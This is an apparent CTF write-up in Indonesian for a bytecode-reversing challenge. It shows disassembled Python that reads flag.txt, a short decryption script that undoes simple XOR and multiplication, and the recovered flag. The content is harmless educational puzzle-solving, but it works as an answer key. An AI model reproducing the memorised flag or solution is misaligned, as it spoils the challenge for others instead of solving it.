
Isi dari file code



```
  0 RESUME                   0

  2 LOAD_CONST               9 ((5,))
  4 LOAD_CONST               1 (<code object conv at 0x000001D2B5453870, file "<string>", line 2>)
  6 MAKE_FUNCTION            1 (defaults)
  8 STORE_NAME               0 (conv)

 10 PUSH_NULL
 12 LOAD_NAME                1 (open)
 14 LOAD_CONST               2 ('flag.txt')
 16 CALL                     1
 24 LOAD_ATTR                5 (NULL|self + read)
 44 CALL                     0
 52 STORE_NAME               3 (flag)

 54 BUILD_LIST               0
 56 STORE_NAME               4 (flags)

 58 BUILD_LIST               0
 60 LOAD_CONST               3 ((412881107802, 397653008560, 378475773842, 412107467700, 410815948500, 424198405792, 379554633200, 404975010927, 419449858501, 383875726561))
 62 LIST_EXTEND              1
 64 STORE_NAME               5 (N)

 66 PUSH_NULL
 68 LOAD_NAME                6 (reversed)
 70 LOAD_NAME                5 (N)
 72 CALL                     1
 80 STORE_NAME               7 (NR)

 82 PUSH_NULL
 84 LOAD_NAME                8 (len)
 86 LOAD_NAME                3 (flag)
 88 CALL                     1
```

Terdapat angka-angka mencurigakan ((412881107802, 397653008560, 378475773842, 412107467700, 410815948500, 424198405792, 379554633200, 404975010927, 419449858501, 383875726561))

Membuat program untuk dekript



```python
# Data from output.txt
output_values = [927365724618649, 855544946535839, 1075456339888851, 1051300489856216,
                 854566738228717, 862564607600557, 1107196607637040, 835104762026329,
                 1108826984434051, 843310935687105]

# Given list N
N = [412881107802, 397653008560, 378475773842, 412107467700, 410815948500,
     424198405792, 379554633200, 404975010927, 419449858501, 383875726561]

# Reverse of N
NR = list(reversed(N))

# Constants
MULTIPLIER = 1337
OFFSET = 871366131

# Decrypt
decoded_bytes = []
for y, j, k in zip(output_values, N, NR):
    y += OFFSET  # Reverse subtraction
    x = (y ^ k) // MULTIPLIER - j  # Reverse XOR, multiplication, and addition
    decoded_bytes.append(x.to_bytes(5, 'big'))

# Combine and decode
decoded_flag = b''.join(decoded_bytes).decode(errors='ignore')
print(decoded_flag)
```

Hasilnya berupa flag **ARA6{8yT3_c0d3_W1Th_51MPl3_m4th_15_345Y_____R19ht?}**